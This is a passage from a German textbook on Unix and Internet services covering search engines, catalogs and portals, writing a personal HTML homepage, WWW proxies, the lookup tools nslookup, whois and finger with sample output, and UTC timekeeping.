- `eels.lub.lu.se/ae/` für Ingenieurwissenschaften,
- `www.maths.usyd.edu.au:8000/MathSearch.html` für Mathematik,
- `ariadne.inf.fu-berlin.de:8000/` für Informatik,
- `www.meta-jur.de:8080/` für deutsches Recht.

wobei das Fach *Ingenieurwissenschaften* eigentlich schon viel zu breit gefaßt ist. Sie sind nicht unbedingt erfolgreicher als die universellen Maschinen.

Ein **Katalog** ist eine von einer Redaktion aufgebaute und nach Sachgebieten gegliederte Sammlung von URLs. Die menschliche Komponente bedingt, dass Kataloge weniger aktuell sind als der Index einer großen automatischen Suchmaschine. Dafür ist die Qualität der Einträge höher. Auch können nichttextuelle Inhalte berücksichtigt werden. Die meisten Kataloge sind sprachengebunden, da eine englischsprachige Redaktion mit der Einordnung deutscher URLs Schwierigkeiten hat. Bekannte Kataloge sind Dino, Open Directory, Yahoo und web.de. Außerdem gibt es Mischformen der beiden Prinzipien. Auch unsere Technik-Seite:

`www.mvm.uni-karlsruhe.de/technik.html`

könnte man als einen kleinen Katalog zu einem begrenzten Themenkreis ansehen. Der Übergang von einer Bookmark-Sammlung zu einem Katalog ist fließend. Die Hauptarbeit steckt im Aktualisieren, nicht im Sammeln. Dieser Faktor begrenzt die Größe eines Kataloges.

Es läßt sich schwer sagen, für welche Suche welcher Typ von Suchmaschine besser geeignet ist. Selbst innerhalb eines Typs gibt es große Unterschiede. Hier hilft nichts als ausprobieren. Suche ich speziell fremdsprachige Begriffe, ziehe ich auch ausländische Suchmaschinen heran.

Einige Suchmaschinen wenden sich, falls sie selbst nichts gefunden haben, an weitere, meist größere Suchmaschinen, ähnlich wie sich eine Versicherung selbst bei einem Rückversicherer absichert. So greift web.de erforderlichenfalls auf Alta Vista zurück.

Nun könnte man auf den Gedanken kommen, gleich mehrere Suchmaschinen zu beauftragen, um den Erfolg der Suche zu verbessern. Auch das ist bereits automatisiert. Man wendet sich mit seiner Anfrage an eine **Meta-Suchmaschine** wie Metacrawler, entwickelt 1995 in der University of Washington, oder MetaGer, entwickelt 1997 in der Universität Hannover, die ihrerseits eine Handvoll andere Suchmaschinen belästigt. Die Meta-Suchmaschinen brauchen etwas mehr Zeit, ihre Ergebnisse sind dafür besser. Meist hat man nach einer solchen Suche ausreichend viele Hyperlinks,

um gezielt weitersuchen zu können. Meta-Suchmaschinen halten selbst keine Daten vorrätig, ihre Vorteile sind die Breite der Suche und die Darstellung der Suchergebnisse in einheitlicher Form[29]. Auch der Webserver `search.de` des DFN ist eine übergeordnete Suchmaschine, allerdings anderer Art als MetaGer, und bei wissenschaftlichen Fragestellungen einen Besuch wert.

Wollen Sie sich beispielsweise über das Thema *Riesling* informieren, so rufen Sie in Ihrem Brauser den MetaGer auf:

```
www.metager.de/
```

und geben als Suchwort *Riesling* ein. Sekunden später haben Sie 80 Treffer vor Augen, die von *500 Jahre Riesling* bis zum *CyberCave* reichen. Bei einer Suche zum Thema *Blut* erhalten Sie einige Treffer, an die Sie vermutlich nicht gedacht haben, *Wiener Blut* oder *Schlehenblut* beispielsweise. Das WWW hat auch einen Unterhaltungswert.

Nicht eine Meta-Suchmaschine im strengen Sinn, sondern nur eine einheitliche Oberfläche zu vielen Suchdiensten im Internet ist CUSI (Configurable Unified Search Engine):

```
cusi.emnet.co.uk/
unix-ag.uni-siegen.de/cusi/
```

Die Suchmaschinen erlauben einfache logische Verknüpfungen (AND – OR) von Suchbegriffen zur Erhöhung der Zielgenauigkeit. Groß- und Kleinschreibung wird teilweise unterschieden. Mit Sonderzeichen haben die meisten Probleme. Auch das in Computerkreisen nicht seltene Stichwort *C++* mögen manche Maschinen gar nicht.

Einige der Maschinen leisten noch mehr. Möchte ich wissen, auf welchen Webseiten meine persönliche Startseite mit dem URL:

```
www.mvm.uni-karlsruhe.de/mvm/personen/alex.html
```

als Hyperlink zitiert wird, so wende ich mich an:

```
www.altavista.digital.com/
```

und lasse nach:

```
link:www.mvm.uni-karlsruhe.de/mvm/personen/alex.html
```

suchen. Ein Nebeneffekt dieser Suche ist, dass man einige Webseiten mit ähnlichen Interessen entdeckt.

Bei den Suchbegriffen lassen sich logische Operatoren wie `and`, `or` und `not` verwenden, ebenso Klammern oder Jokerzeichen wie der Stern, allerdings mit je nach Suchmaschine unterschiedlicher Syntax. Soll ein aus mehreren Wörtern bestehender Begriff (Wortgruppe, Phrase) gesucht werden, muss er meistens in Anführungszeichen gesetzt werden:

[29] Verständlicherweise sind sie den echten Suchmaschinen ein Dorn im Auge.

```
"wulf alex"
```

während dieser Suchbegriff ohne Anführungszeichen getrennt nach `wulf` und/oder `alex` irgendwo auf der Webseite sucht. Der Nachbarschafts-Operator `near` verknüpft zwei Suchbegriffe miteinander, die durch eine maximale Anzahl von anderen Wörtern getrennt sein dürfen:

```
wulf NEAR alex
```

findet auch `Wulf, Björn und Arne Alex`. Denken Sie an Sonderzeichen (Satzzeichen, Zahlen, Umlaute), Groß- und Kleinschreibung sowie Pluralformen, auch daran, dass manche Begriffe zweierlei Schreibweisen haben wie `K75` und `K 75` (eine von mir bevorzugte Sitzgelegenheit). Suchmaschinen denken nicht, sondern gehen davon aus, dass Sie die Anleitung gelesen haben.

Die Suchmaschinen bewerten die Treffer an Hand mehrerer Kriterien, lassen sich aber nicht in die Karten schauen. Im wesentlichen sind Titel und Überschrift einer Webseite herausragende Plätze für Stichwörter, auch die Meta-Tags. Ferner spielen die Verweise auf eine Seite von anderen Seiten aus eine Rolle. Faule Tricks zur Erhöhung des Ranges (Phantomseiten und dergleichen) kennen die Suchmaschine und lassen sich nicht täuschen. Kommerzielle Suchmaschinen finanzieren sich zum Teil aus dem Verkauf von Rängen. Die ranghöchsten Seiten werden zuerst ausgegeben.

Im Netz finden sich WWW-Server mit umfangreichen URL-Sammlungen zu bestimmten Themen. Das können private Homepages von Leuten sein, die ihr Steckenpferd ins WWW gebracht haben, oder Seiten von Hochschulinstituten, seltener von Firmen, die für den eigenen Bedarf URLs sammeln, ihr Wissen veröffentlichen und damit etwas für ihren guten Ruf tun. Solche Seiten werden als **Startpunkte** (starting point) bezeichnet. Hat man eine solche Seite zu seiner Frage gefunden, kommt man der Antwort ein gutes Stück näher.

Ein **Portal** ist eine Verbindung von Startpunkt und Suchmaschine, meist mit einem breiten Themenspektrum und Werbung, eine Art von universeller Einstiegsseite. Bekannte Portale sind Yahoo und Lycos. Hinter dem Begriff steckt die Vorstellung, dass der Benutzer durch das Portal das WWW betritt. Da das WWW keine mittelalterliche Festung ist, läßt es sich jedoch aus jeder Richtung betreten.

Links altern. Dokumente werden umbenannt, ziehen auf andere Server um oder gehen mangels Pflege schlichtweg ein. Linksammlungen – von kleinen persönlichen Bookmark-Sammlungen bis hin zu großen Datenbanken – enthalten daher immer einen Anteil ungültig gewordener Links. Diese Erscheinung wird treffend als **Linkfäule** bezeichnet. Die Gültigkeit von Links lässt sich automatisch prüfen, aber das Aufspüren der vielleicht noch unter einem neuen URL vorhandenen Dokumente ist Detektivarbeit.

Die Suchmaschinen im WWW sind zu einem unentbehrlichen Werkzeug der Informationsbeschaffung geworden. Da das WWW noch geduldiger ist als Papier, ist die Fähigkeit zum kritischen Sichten der Informationen ebenso wichtig wie die Fähigkeit, die Technik zu gebrauchen. Die Fragen *Woher?* und *Wie alt?* sind bei jeder Seite zu stellen.

1.14.9 Die eigene Startseite

Man möchte vielleicht seinen Bekannten, Hörern, Lesern etwas von sich erzählen. Möglicherweise hat man auch ein Hobby und kann Gleichgesinnten einige Informationen bieten. Kurzum, eine eigene **Startseite** (Homepage, Heimatseite) muss her. Man braucht dazu:

- Irgendwo im Internet einen ständig eingeschalteten WWW-Server, der bereit ist, die Startseite in seine Verzeichnisse aufzunehmen und zu speichern,
- lokal einen einfachen Texteditor zum Schreiben der Seite,
- Grundkenntnisse in der Hypertext Markup Language (HTML).

Man braucht hingegen *keinen* speziellen HTML-Editor. Mit dem Editor schreibt man lokal seine Seite, ein File, nach den Regeln der HTML, schaut sie sich lokal mit einem WWW-Brauser an und kopiert sie dann – erforderlichenfalls per FTP – auf den WWW-Server. Wir haben die Sprache bereits in Abschnitt D: *Hypertext Markup Language* in der *Writer's Workbench* auf Seite 137 kennengelernt. Im Netz finden sich zahlreiche kurze oder ausführliche Anleitungen zur HTML. Ein beliebter Hypertext von STEFAN MÜNZ zum Selbstudium liegt unter:

```
www.teamone.de/selfhtml/
www.netzwelt.de/selfhtml/
```

Der Anfang von HTML ist leicht, die vollständige Spezifikation umfaßt 400 Seiten. Zum Anschauen übergibt man seinem Brauser einen URL mit dem absoluten Pfad des Files wie (drei aufeinander folgende Schrägstriche!):

```
file:///homes/wualex/homepage.html
```

Auch eine Seite, die vom Brauser richtig angezeigt wird, kann Syntaxfehler aufweisen, da die Brauser auf leichte Fehler sinnvoll antworten. Im Netz finden sich Syntaxprüfer wie die Programme `tidy` und `weblint`, die Verstöße gegen die HTML-Syntax erkennen. `tidy` verbessert Fehler nach Möglichkeit und gliedert zusätzlich den Quelltext durch Einrückungen und Zeilenumbrüche. `weblint` ist konservativ. Die Programme gibt es unter:

```
www.w3.org/People/Raggett/tidy/
www.weblint.org/
```

Das W3-Konsortium bietet eine Syntaxprüfung als Dienstleistung an:

```
validator.w3.org/
```

die die ganze Struktur einer Webseite berücksichtigt.

Dann kann die Seite noch stilistische Mängel aufweisen. Hierzu hält das Netz ebenfalls Hilfen bereit. Vor allem hüte man sich vor brauser-spezifischen Tricks. Eigentlich soll man sich eine Seite mit drei verschiedenen Brausern anschauen, ehe man sie veröffentlicht. Da Webseiten gelegentlich ausgedruckt werden, wäre auch das Druckergebnis zu prüfen. Ein Horrorkabinett missratener Webseiten hat CHRISTOPH SCHNEEGANS zusammengestellt:

`www.schneegans.de/www-horrorkabinett/`

Obwohl die Anfänge von HTML einfach sind, ist es deprimierend, wieviel Unfug damit getrieben wird – auch von Leuten, die dafür bezahlt werden.

Möchte man seine Seiten so gestalten, dass sie auch für Benutzer mit eingeschränktem Sehvermögen zugänglich sind, kommen weitere Kriterien hinzu[30]. Wir erwähnen einige davon im Abschnitt **??** *Software für Behinderte* auf Seite **??**. Im Netz steht eine Testmaschine namens `Bobby` unter:

`www.cast.org/bobby/`

zur Verfügung, die WWW-Seiten auf Zugänglichkeit testet und Verbesserungen vorschlägt. Zusätzlich kann man die Seiten zu:

`www.home.unix-ag.org/sfx/lynxit.html`

schicken, der die Seiten so zurückliefert, wie sie ein einfacher Text-Brauser sieht. Sind dann die wesentlichen Informationen noch erkennbar, hat man niemanden ausgesperrt.

Die Start- oder Eingangsseite einer Institution oder Person muss schnell geladen werden, darf keine Probleme verursachen und soll so viel Substanz enthalten, dass der Surfer sofort etwas zu lesen oder anzuschauen hat. Ist erst das Interesse geweckt, darf das Laden etwas länger dauern. Wird der Benutzer schon von der Startseite vergrault, spielt der Rest keine Rolle mehr. Das bedeutet:

- Größe maximal zwei Bildschirme, aber nicht ohne lesenswerten Inhalt,
- wenig Grafik, keine Frames[31], keine Tabellen, keine Laufschrift, keine Tapeten, kein Sound,
- Standardschriften, guter Farbkontrast von Schrift zu Untergrund,
- Grafik mit Größenangaben versehen, dann kann der Brauser schon die ganze Seite aufbauen, bevor er an das Berechnen der Grafiken geht; ALT-Tag nicht vergessen,
- einwandfreie Syntax, so dass der Brauser nichts zu rätseln hat.

Die Eingangsseite unseres Institutes enthält im Kopf eine einfache Grafik mit Logo und Schriftzug unserer Universität, im übrigen umfaßt sie rund zwei Bildschirme Text. Ein Test mit einem Host (Bobby) in England ergab Ladezeiten von rund 3 Sekunden für die Grafik und 2 Sekunden für den Text. Die Verzierung brauchte länger als die Information.

Häufig vorkommende Stilfehler, um nicht zu sagen Ärgernisse – auch (oder gerade) auf professionell gestalteten Seiten – sind:

[30] Artikel 3 des Grundgesetzes: ... Niemand darf wegen seiner Behinderung benachteiligt werden.

[31] Etwa die Hälfte aller Seiten mit Frames enthält Programmierfehler. Das ist besonders lästig, wenn die Fehler dazu führen, dass man die Seite nicht mehr auf normalem Wege verlassen kann.

- Veraltete Daten (lassen auf das Interesse des Inhabers der Seite an den Lesern schließen),
- winzige Schrift auf überwiegend leerem Hintergrund (die Schriftgröße ist überhaupt Sache des Lesers, nicht des Designers),
- Vorschreiben exotischer Schriften (Fonts),
- schlechter Farbkontrast: dunkelblaue Schrift auf schwarzem Hintergrund oder umgekehrt, hellgrün auf gelb,
- Laufschrift mit Sonderzeichen (erzeugt bei jedem Durchlauf eine Fehlermeldung),
- viel Grafik ohne Aussage, bunt durcheinander, wild animiert,
- wichtige Informationen (Anschrift, Telefon) tief in der Seiten-Hierarchie verbuddelt,
- unnötige Verwendung von Rahmen (frames),
- unnötige Verwendung aktiver Inhalte (Java, Javascript),
- Skripte oder Applets, die nur von den neuesten Versionen bestimmter Brauser verstanden werden,
- falsch zitierte URLs: beim Pfad einer Seite ist zwischen Groß- und Kleinschreibung zu unterscheiden, `.htm` und `.html` bezeichnen ebenfalls verschiedene Files,
- unzureichende Hilfen für Suchmaschinen,
- kein Datum der jüngsten Änderung,
- keine Angabe über den URL der Seite (nicht jedes Druckprogramm fügt den URL automatisch hinzu),
- keine Kontaktanschrift (Email Webmaster oder ähnlich).

Eine Webseite unterscheidet sich von einem Plakat oder einer Zeitungsanzeige, auch von einer Fernsehwerbung. Der Einsatz eines HTML-Editors garantiert gar nichts (IMHO führt er zu schlechteren Ergebnissen als ein einfacher Text-Editor, weil jedermann ohne Nachdenken eine syntaktisch einigermaßen richtige Seite erstellen kann).

Wer Linksammlungen veröffentlicht, hat das Problem, dass sich Links ändern. Er müsste also regelmäßig seine Sammlung überprüfen, was mit vetretbarem Zeitaufwand von Hand nicht zu machen ist. Es gibt für diesen Zweck Programme, die man sich herunterladen kann, sowie Online-Dienste, die die Prüfung anbieten. Auf der Webseite der Universitäts- und Landesbibliothek Düsseldorf:

`www.uni-duesseldorf.de/WWW/ulb/webpub.html`

zum Thema *Publizieren im Internet* finden sich geeignete Hinweise auf Prüfmöglichkeiten. Ein zweiter Weg ist das Füttern einer Suchmaschine mit dem Suchbegriff `link check`.

Webseiten mit Dokumenten, die sich ein Leser möglicherweise herunterladen möchte, dürfen nicht auf viele Files verteilt sein. Wenn beispielsweise ein Gesetzestext aus vielen Paragrafen besteht und jeder Paragraf in ein eigenes File gepackt wird, so verhindert man damit praktisch ein Herunterladen des gesamten Dokumentes. Für die Darstellung auf dem Bildschirm ist die Filestruktur unerheblich, aber der Leser klickt sich die Finger wund, bis alles auf seiner Platte angekommen ist. Will man das Herunterladen erleichtern, so kann man zusätzlich unter einem eigenen URL das vollständige Dokument als `tar`-Archiv oder `pdf`-File anbieten.

Gelegentlich möchte man den Leser automatisch von einer Seite zu einer anderen führen. Häufigster Grund dafür ist ein Umzug der Seite. Unter dem alten URL veröffentlicht man nur noch einen kurzen Texthinweis auf den Umzug mit einem Meta-Tag:

```
<HTML>
  <HEAD>
      ...
    <META http-equiv="refresh" content="8;URL=http://....../">
  </HEAD>
  <BODY>
    ...
```

Der Content enthält erst eine Zeit in Sekunden, nach der die Umleitung startet, und dann den neuen URL. Mit dieser Technik läßt sich auch eine Diaschau automatisieren. Eine Übersicht über die Meta-Tags findet sich außer in der Referenz auch bei:

```
vancouver-webpages.com/META/
```

samt Hyperlinks zu weiteren Seiten über Meta-Tags und verwandten Themen.

Eine Webseite, auf deren URL keine andere Seite im WWW verweist, ist isoliert oder geheim. Sie kann nur von Leuten gefunden werden, die den URL kennen oder raten. Will man seine Seite schnell bekannt machen, so meldet man sie gezielt bei einigen Suchmaschinen an. Beispielsweise kann man folgende **Anmeldemaschinen** behelligen:

```
www.metacrawler.de/eintragsdienst/
                                  eintragsservice.htm
www.jimtools.com/submit.html
```

die die Anmeldung bei mehreren Suchmaschinen vornehmen. Man hilft den Suchmaschinen bei ihrer Arbeit, wenn man im Kopf seiner WWW-Seiten einen Hinweis (Meta-Tag) auf Stich- oder Schlagwörter und eine kurze Beschreibung unterbringt:

```
<HTML>
  <HEAD>
    <TITLE>
```

```
    ...
  </TITLE>
  <META name="description" content="Fakultaet fuer
  Chemieingenieurwesen und Verfahrenstechnik,
  Universitaet Karlsruhe, Deutschland">
  <META name="keywords" content="Verfahrenstechnik,
  Chemie,Mechanik">
</HEAD>
<BODY>
  ...
```

und im übrigen sinnvolle, das heißt aussagkräftige, aber nicht zu lange Filenamen und Überschriften wählt. Hingegen verhindern Frames die Erfassung der Seiten bei einigen Suchmaschinen. Wenn Sie jetzt immer noch Ideen zur Gestaltung Ihrer Webseite brauchen, schauen Sie bei STEFAN KARZAUNINKAT vorbei:

`www.karzauninkat.com/Goldhtml/`

Das Netz erleichtert die Verbreitung von Dokumenten und den technischen Teil ihrer Herstellung, Inhalt und Stil kommen vom Autor. *Il semble que la perfection soit atteinte non quand il n'y a plus rien à ajouter, mais quand il n'y a plus rien à retrancher.* ANTOINE DE SAINT-EXUPÉRY, Terre des Hommes. Oder wie es der RFC 1925 *The Twelve Networking Truths* in Bezug auf die Entwicklung von Netzprotokollen ausdrückt: *In protocol design, perfection has been reached not when there is nothing left to add, but when there is nothing left to take away.*

1.14.10 WWW-Proxies

Im einfachsten Fall wendet sich ein WWW-Client (Brauser) mit seinen Wünschen unmittelbar an den WWW-Server, auf dem das gefragte Dokument liegt. Fordern Sie fünf Minuten später dasselbe Dokument noch einmal an, würde dies zu einer erneuten Anfrage an den WWW-Server führen, wenn nicht Ihr Brauser das geahnt und das Dokument in einem Zwischenspeicher (Cache) aufgehoben hätte. Die meisten Brauser legen einen kurzfristigen Cache im Arbeitsspeicher und einen längerfristigen Cache auf dem Massenspeicher (Platte) an. Diese Caches gehören dem jeweiligen Benutzer.

Nun besteht eine gewisse Wahrscheinlichkeit dafür, dass die Mitarbeiter einer Arbeitsgruppe oder eines Institutes, ja einer ganzen Schule oder Universität ein gemeinsames Interesse an einer Vielzahl von Dokumenten haben. Es liegt nahe, die begehrten Dokumente nur einmal von ihrem Ursprungsserver zu holen und auf einem besonderen Server der Arbeitsgruppe zwischenzuspeichern. Von dort lassen sie sich bei Bedarf schnell und mit wenig Netzbelastung auf die einzelnen Arbeitsplätze verteilen. Selbstverständlich darf der Server seine Kopien nicht für alle Zeiten aufheben, er muss sich vielmehr darum kümmern, stets aktuell zu bleiben. Das **Internet Cache Protocol** (ICP) nach RFC 2186 beschreibt, wie.

Ein solcher Server wird **Proxy** genannt, ausführlicher Proximity Server oder Proximity Gateway, weil er in der Nachbarschaft der Arbeitsplätze – zwischen den einzelnen Anwendungen und den tatsächlichen Servern im Netz – steht. Proxies erfüllen zwei Aufgaben:

- Sie speichern wie eben erläutert Dokumente zwischen und beschleunigen damit den Zugriff unter gleichzeitiger Verringerung der Netzbelastung.
- Sie filtern bei entsprechender Konfiguration den Datenverkehr.

Die erste Aufgabe erfordert neben der Einrichtung des Proxies seine Eintragung bei jedem WWW-Client, meist für die Protokolle HTTP, FTP, WAIS und Gopher, gelegentlich auch noch für News. Die Clients sind auf die Zusammenarbeit mit Proxies vorbereitet. Die Einrichtung eines Proxies – zum Beispiel `squid`, im Netz für viele Systeme frei erhältlich – ist für einen erfahrenen System-Manager eine Kleinigkeit. Wir haben bei der Einrichtung von LINUX auf Seite **??** kurz darüber berichtet. Im Netz ist `squid` gut dokumentiert.

Die zweite Aufgabe, das Filtern, besteht aus mehreren Teilen, die wahlweise eingerichtet sein können oder nicht. Sorgt man dafür, dass alle Knoten eines Subnetzes (Arbeitsgruppe, Schule, Institut) nur über den Proxy ins Internet kommen, so lassen sich bestimmte interne Knoten von den Diensten ausschließen – was wohl selten verlangt wird – aber vor allem auch Datensendungen gewisser Server von außerhalb abfangen. Natürlich müssen diese zweifelhaften Server erst einmal bekannt sein, der Proxy schaut nur auf den Absender, nicht in den Inhalt. Der Datenverkehr läßt sich bei dieser Gelegenheit recht ausführlich protokollieren.

Der filternde Proxy kann das ganze Subnetz vor der Außenwelt verbergen. Draußen scheinen alle Anfragen vom Proxy zu stammen. Weiterhin reicht es, wenn nur der Proxy Zugang zu einem Name-Server hat, den internen Knoten reicht die IP-Adresse oder der Name des Proxies. Der Proxy kann Protokolle umsetzen, so dass intern nur HTTP verwendet wird, während nach außen je nach angepeiltem Server auch FTP, WAIS oder Gopher gesprochen wird.

Damit nicht genug. Der Proxy `squid` ist in der Lage, mit benachbarten Proxies ein Netz oder eine Hierarchie zu bilden, so dass Anfragen, die nicht aus dem eigenen Cache bedient werden können, an Kollegen oder Vorgesetzte (siblings, parents) weitergeleitet werden. Mit einem Cluster von Proxies läßt sich auch Speicherplatz sparen, da jedes Dokument nur einmal bei einem Clustermitglied abgelegt zu werden braucht. Ein ausgefeiltes Proxy-Wesen trägt deutlich zur Leistungssteigerung des Netzes bei, seine Einrichtung macht Arbeit, sein Betrieb allerdings kaum.

1.15 Navigationshilfen (nslookup, whois, finger)

In den unendlichen Weiten des Netzes kann man sich leicht verirren. Sucht man zu einer numerischen IP-Anschrift den Namen oder umgekehrt, so hilft

das Kommando `nslookup(1)` mit dem Namen oder der Anschrift als Argument. Es wendet sich an den nächsten Name-Server, dieser unter Umständen an seinen Nachbarn usw. Eine Auskunft sieht so aus:

```
Name Server:  netserv.rz.uni-karlsruhe.de
Address:  129.13.64.5

Name:    mvmpc100.ciw.uni-karlsruhe.de
Address:  129.13.118.100
Aliases:  ftp2.ciw.uni-karlsruhe.de
```

Der Computer mit der IP-Anschrift 129.13.118.100 hat also zwei Namen: `mvmpc100.ciw.uni-karlsruhe.de` und `ftp2.ciw.uni-karlsruhe.de`.

Das Kommando `whois(1)` verschafft nähere Auskünfte zu einem als Argument mitgegebenen Hostnamen, sofern der angesprochene Host – beispielsweise `whois.internic.net`, `uwhois.com`, `whois.networksolutions.com` oder `whois.nic.de` – diesen kennt:

```
whois -h whois.internic.net gatekeeper.dec.com
```

liefert nach wenigen Sekunden:

```
Digital Equipment Corporation (GATEKEEPER)

   Hostname: GATEKEEPER.DEC.COM
   Address: 16.1.0.2
   System: VAX running ULTRIX

   Coordinator:
      Reid, Brian K.  (BKR)  reid@PA.DEC.COM
      (415) 688-1307

   domain server

   Record last updated on 06-Apr-92.

To see this host record with registered users,
repeat the command with a star ('*') before the name;
or, use '%' to show JUST the registered users.

The InterNIC Registration Services Host ONLY contains
Internet Information (Networks, ASN's, Domains).
Use the whois server at nic.ddn.mil for MILNET Info.
```

Der Gatekeeper (Torwächter) ist ein gutsortierter FTP-Server von Digital Corporate Research (DEC) und nicht nur für DEC-Freunde von Reiz.

Will man wissen, ob eine `.de`-Domäne schon vergeben ist, fragt man `whois.nic.de`:

```
whois -h whois.nic.de alex.de
```

und erfährt, dass sie der Karstadt AG in Essen gehört. Schade. Zu anderen Domänen sind andere Whois-Server zu fragen:

- `http://www.denic.de/cgi-bin/Whois`
- `http://www.ripe.net/cgi-bin/whois`
- `http://www.networksolutions.com/cgi-bin/whois/whois`

Geht es um Personen, hilft das Kommando `finger(1)`, das die Files `/etc/passwd(4)`, `$HOME/.project` und `$HOME/.plan` abfragt. Die beiden Dotfiles kann jeder Benutzer in seinem Home-Verzeichnis mittels eines Editors anlegen. `.project` enthält in seiner ersten Zeile (mehr werden nicht beachtet) die Projekte, an denen man arbeitet, `.plan` einen beliebigen Text, üblicherweise Sprechstunden, Urlaubspläne, Mitteilungen und dergleichen. Nicht alle Hosts anworten jedoch auf `finger`-Anfragen. Andere hinwiederum schicken ganze Textfiles zurück. Befingern Sie den Autor des LINUX-Betriebssystems:

```
finger torvalds@kruuna.helsinki.fi
```

so erhalten Sie eine Auskunft über den Stand des Projektes (gekürzt):

```
[kruuna.helsinki.fi]
Login: tkol_gr1       Name: Linus Torvalds
Directory: /home/kruuna3/tkol/tkol_gr1
Shell: /usr/local/bin/expired
last login on klaava Dec 1 15:00:17 1993 on ttyqf
New mail received Thu Dec  2 21:34:52 1993;
unread since Dec 1 15:00:35 1993
No Plan.

Login: torvalds         Name: Linus Torvalds
Directory: /home/hydra/torvalds
Shell: /bin/tcsh
last login on klaava Mar 18 18:53:52 1994 on ttyq2
No unread mail
Plan:
Free UN*X for the 386

LINUX 1.0 HAS BEEN RELEASED! Get it from:

ftp.funet.fi pub/OS/Linux

and other sites. You'd better get the
documentation from there too: no sense
in having it in this plan.
```

Ruft man `finger(1)` nur mit dem Namen einer Maschine als Argument auf, erfährt man Näheres über den Postmaster. Wird ein Klammeraffe (ASCII-Zeichen Nr. 64) vor den Maschinennamen gesetzt, werden die gerade angemeldeten Benutzer aufgelistet:

```
[mvmhp.ciw.uni-karlsruhe.de]
Login       Name     TTY Idle    When    Phone
wualex1  W. Alex     con       Fri 08:05  2404
gebern1  G. Bernoer  1p0 1:15 Fri 08:52  2413
```

Das Werkzeug `netfind(1)` hilft, die genaue Email-Anschrift eines Benutzers zu finden, von dem man nur ungenaue Angaben kennt. `netfind(1)` vereinigt mehrere Suchwerkzeuge und -verfahren, darunter `finger(1)`. Seine Tätigkeit ist einer Telefonauskunft vergleichbar.

1.16 Die Zeit im Netz (ntp)

1.16.1 Aufgabe

Computer brauchen für manche Aufgaben die genaue Zeit. Dazu zählen Anwendungen wie `make(1)`, die die Zeitstempel der Files auswerten, Email, Datenbanken, einige Sicherheitsmechanismen wie Kerberos und natürlich Echtzeit-Aufgaben, insbesondere über ein Netz verteilte. Abgesehen von diesen Erfordernissen ist es lästig, wenn Systemuhr und -kalender zu sehr von der bürgerlichen Zeit abweichen. Die Systemuhr wird zwar vom Systemtakt und damit von einem Quarz gesteuert, dieser ist jedoch nicht auf die Belange einer Uhr hin ausgesucht. Mit anderen Worten: die Systemuhren müssen regelmäßig mit genaueren Uhren synchronisiert werden, fragt sich, mit welchen und wie.

Eine völlig andere Aufgabe ist die Messung von Zeitspannen, beispielsweise zur Geschwindigkeitsoptimierung von Programmen oder auch bei Echtzeit-Aufgaben. Hier kommt es auf eine hohe Auflösung an, aber nicht so sehr auf die Übereinstimmung mit anderen Zeitmessern weltweit. Außerdem benötigt man nur eine Maßeinheit wie die Sekunde und keinen Nullpunkt (Epoche) wie Christi Geburt oder die Gründung Roms.

Zum Thema *Kalender* bietet das Netz eine *Calendar FAQ*, ferner gibt es eine FAQ *Clocks and Time*. Zur Schreibweise des Datums siehe ISO 8601. Weitere Informationen bei der Physikalisch-Technischen Bundesanstalt (PTB) oder dem U.S. Naval Observatory.

1.16.2 UTC – Universal Time Coordinated

Die **Universal Time Coordinated** (UTC) ist die Nachfolgerin der Greenwich Mean Time (GMT), auch Greenwich Meridian Time oder Zulu Time und heute offiziell UT1 genannt, der mittleren Sonnenzeit auf dem Längengrad Null, der durch die Sternwarte von Greenwich bei London verläuft. Beide Zeiten unterscheiden sich durch ihre Definition und gelegentlich um Bruchteile von Sekunden. Als Weltzeit gilt seit 1972 die UTC. Computer-Systemuhren sollten UTC haben. Daraus wird durch Addition von 1 h die in Deutschland gültige Mitteleuropäische Zeit (MEZ) abgeleitet, auch Middle oder Central European Time genannt.

Wie kommt man zur UTC? Die besten Uhren (Cäsium- oder Atom-Uhren) laufen so gleichmäßig, dass sie für den Alltag schon nicht mehr zu gebrauchen sind, wie wir sehen werden. Ihre Zeit wird als **Temps Atomique International** (TAI) bezeichnet. In Deutschland stehen einige solcher Uhren in der Physikalisch-Technischen Bundesanstalt (PTB) in Braunschweig. Weltweit verfügen etwa 60 Zeitinstitute über Atom-Uhren. Aus den Daten dieser Uhren errechnet das Bureau International des Poids et Mesures (BIPM) in Paris einen Mittelwert, addiert eine vereinbarte Anzahl von Schaltsekunden hinzu und erhält so die internationale UTC oder UTC(BIPM). Dann teilt das Bureau den nationalen Zeitinstituten die Abweichung der nationalen UTC(*) von der internationalen UTC mit, bei uns also die Differenz $UTC - UTC(PTB)$. Sie soll unter einer Mikrosekunde liegen und tut das bei der PTB auch deutlich. Die UTC ist also eine nachträglich errechnete Zeit. Was die Zeitinstitute über Radiosender wie DCF77 verbreiten, kann immer nur die nationale UTC(*) sein, in Deutschland UTC(PTB). Mit den paar Nanosekunden Unsicherheit müssen wir leben.

Warum die Schaltsekunden? Für den Alltag ist die Erddrehung wichtiger als die Schwingung von Cäsiumatomen. Die Drehung wird allmählich langsamer – ein heutiger Tag ist bereits drei Stunden länger als vor 600 Millionen Jahren – und weist vor allem Unregelmäßigkeiten auf. Die UTC wird aus der TAI abgeleitet, indem nach Bedarf Schaltsekunden hinzugefügt werden, so dass Mittag und Mitternacht, Sommer und Winter dort bleiben, wohin sie gehören. UTC und UT1 unterscheiden sich höchstens um 0,9 Sekunden, UTC und TAI durch eine ganze Anzahl von Sekunden, gegenwärtig (Anfang 2006) um 33. Nicht jede Minute der jüngeren Vergangenheit war also 60 Sekunden lang. Erlaubt sind auch negative Schaltsekunden, jedoch noch nicht vorgekommen.

In den einzelnen Ländern sind nationale Behörden für die Darstellung der Zeit verantwortlich:

- Deutschland: Physikalisch-Technische Bundesanstalt, Braunschweig
  `http://www.ptb.de/`
- Frankreich: Laboratoire Primaire du Temps et des Fréquences, Paris
  `http://opdaf1.obspm.fr/`
- England: National Physical Laboratory, London
  `http://www.npl.co.uk/`
- USA: U. S. Naval Observatory, Washington D.C.
  `http://tycho.usno.navy.mil/time.html`

Außer der Zeit bekommt man von diesen Instituten auch Informationen über die Zeit und ihre Messung. In Deutschland wird die Zeit über den Sender DCF77 bei Frankfurt (Main) auf 77,5 kHz verteilt. Funkuhren, die dessen Signale verarbeiten, sind mittlerweile so preiswert geworden, dass sie kein Zeichen von Exklusivität mehr sind. Auch funkgesteuerte Computeruhren sind erschwinglich, so lange man keine hohen Ansprüche stellt.

1.16.3 Einrichtung

